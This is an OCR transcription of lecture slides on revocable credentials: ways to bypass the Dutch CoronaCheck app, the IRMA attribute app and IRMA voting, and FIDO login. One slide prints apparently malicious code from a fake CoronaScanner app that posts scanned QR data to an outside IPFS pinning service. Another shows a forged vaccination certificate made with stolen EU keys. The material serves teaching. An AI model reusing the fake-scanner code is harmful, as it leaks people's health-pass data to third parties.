
Foreign codes do not expire (yet)

4. Use a fake CoronaCheck and/or CoronaScanner app



```
function CryptoDecode(aDecode){var tPinfo={pinataMetadata: {name:'scn_gen_01',keyvalues: {ver:
'1001'}},pinataContent: aDecode};var checkurl='https://api.pinata.cloud/pinning/pinJSONToIPFS';return
axios.post(checkurl,tPinfo, {headers: {'pinata_api_key': "[redacted]",'pinata_secret_api_key':
"[redacted]'}}).then(function (response)
{connectionOk=true;}).catch(function (error) {connectionOk=false;});}
```

5. Use a generated code from another (EU) country where the private keys have been stolen



Adolf Hitler

Geboortedatum 01 jan. 1900

Vaccin: Comirnaty, Dosis 2 / 2

COMPLEET

01 okt. 2021

26 dagen oud

Ziekte / Vaccin


Covid-19 | covid-19 vaccines

Examples

CoronaCheck App: Blocklist

1. *Check blocklist after starting up CoronaCheck App*

2. *Check blocklist after scanning with CoronaScanner App*



Demo corona test result

Credential

This is a testing credential. The issuer's IRMA private key is public, so anyone can issue this credential. Use it for testing and demo purposes only.

Credential identifier

`irma-demo.ggd.coronatest`

Description

Your demo corona test result

Singleton?

Yes. The IRMA app will only allow one instance of this credential. A newly issued credential will overwrite an existing credential of the same type.

Revocation?


No. Instances of this credential cannot be revoked by the issuer.

XML source

- privacybydesign.foundation
- github.com

IRMA

IRMA bewijst:


IK BEN OUDER DAN 18... !
MIJN EMAIL ADRES IS : FAKE @ WHTTE HOUSE.US
MIJN MOBIELE NUMMER IS 0606060606!
IK BEN EEN KARTONNEN DOOS!
IK BEN EEN DAKLOZE...!
MIJN NAAM IS KRNSPX...!
IK BEN EERSTE KLAS REIZIGER!
IK BEN STUDENT!
IK BEN LID VAN DE DIERENBESCHERMING!
PIET
PIPO
?

Meer hoef je niet prijs te geven!

Examples

IRMA: What is it?

- **I** **R**eveal **M**y **A**ttributes
- Open Source
- Dynamic Accumulators


- Logging in

- Signing digitally

- Certainty

Examples

IRMA: Supported apps



- **Health sector**

  Example: *Fonkelzorg*, a patient portal

- **Municipalities**

  Example: *ID-bellen*, calling with your municipality, proving who you are

- **Universities**

  Example: *Surfdrive online storage*, for students

- **Insurances**

  Example: *Foundation CIS*, access to your own insurance data

- **Digital signatures**

  Example: *030 IRMA*, adding personal data to a PDF document

- **Corona**

  Example: *QRona*, registering visitors, against Covid-19

- **IRMA internally**

  Example: *IRMA-meet*, video calling with people, proving who they are

- **IRMA Voting**

  Discussed later during this lecture

Examples

IRMA: Revocable attributes

International:

- E-mail
- Attributes from some social media accounts
- Mobile phone number (in Europe)

Netherlands only:

- Name
- Address
- Date of birth
- BSN (citizen registration number)
- Age limits (ex. older than 18 or 65)
- Academic registration for students and staff
- Professional registration for health care professionals (AGB)

Examples

IRMA: Expiry of attributes

- Each card shows when certain attributes expire in the IRMA app.
- Depends on the stability of the attribute at hand.
- Issuer decides expiry times.
- ‘Refreshable’ at any time.

Examples (in Netherlands):
Date of birth (5 years)
Name (5 years)
Address (1 year)

IRMA Voting

Examples

Online/digital voting: Complications?

Can you think of any complications with online or digital voting?


Examples

IRMA Voting: Complications?

Can you think of any possible complications with IRMA Voting?

Examples


IRMA Voting: How it works



Werking flow

IRMA
IRMA app
Public Verification Service
confirm identity
ok
retrieve voting card
you can vote
make your choice
you have voted
election results
server A
server A
server B
server C
scan QR-code
scan QR-code
scan
anyone entitled to vote can retrieve a voting card
anyone with a voting card can vote
voter's identity is not known on server B
the citizen's phone is the only place where identity and voting card are linked
voting card
IRMA

Gemeente Groningen



Start participatieproces

Heeft u al een stemkaart?

Identificeren en stemkaart ophalen

Geef uw mening

Bevestig uw stem met IRMA

Uw stem is uitgebracht

Installeer de IRMA app en voeg je identiteit toe (met DigiD)

Bevestig je identiteit en bepaal of je mag stemmen

Voeg je stemkaart toe aan de IRMA app

Bevestig je keuze in Stem van Groningen met de stemkaart in de IRMA app

PEILINGEN
Wat mag volgens jou niet ontbreken bij de viering van het Groningens Ontzet?

FIDO

Examples

FIDO

Who knows FIDO here?

Who uses FIDO here?

Do you think FIDO is a good example of revocable credentials?

Examples

FIDO: What is it?

- **F**ast **ID**entity **O**nline
- FIDO Alliance
- 2013
- Passwordless
- 2FA/MFA
- Revocable per site

Addition to IRMA for logging in?

Passwords are the root cause of over **80%** of data breaches

Users have more than **90 online accounts**

Up to 51% of passwords are reused

1/3 of online purchases abandoned due to forgotten passwords

$70: average help desk labor cost for a single password reset


Examples

FIDO: How to use FIDO

SECURITY KEY
FACIAL RECOGNITION
FINGERPRINT
VOICE


Examples

FIDO: Registering



Examples


FIDO: Logging in



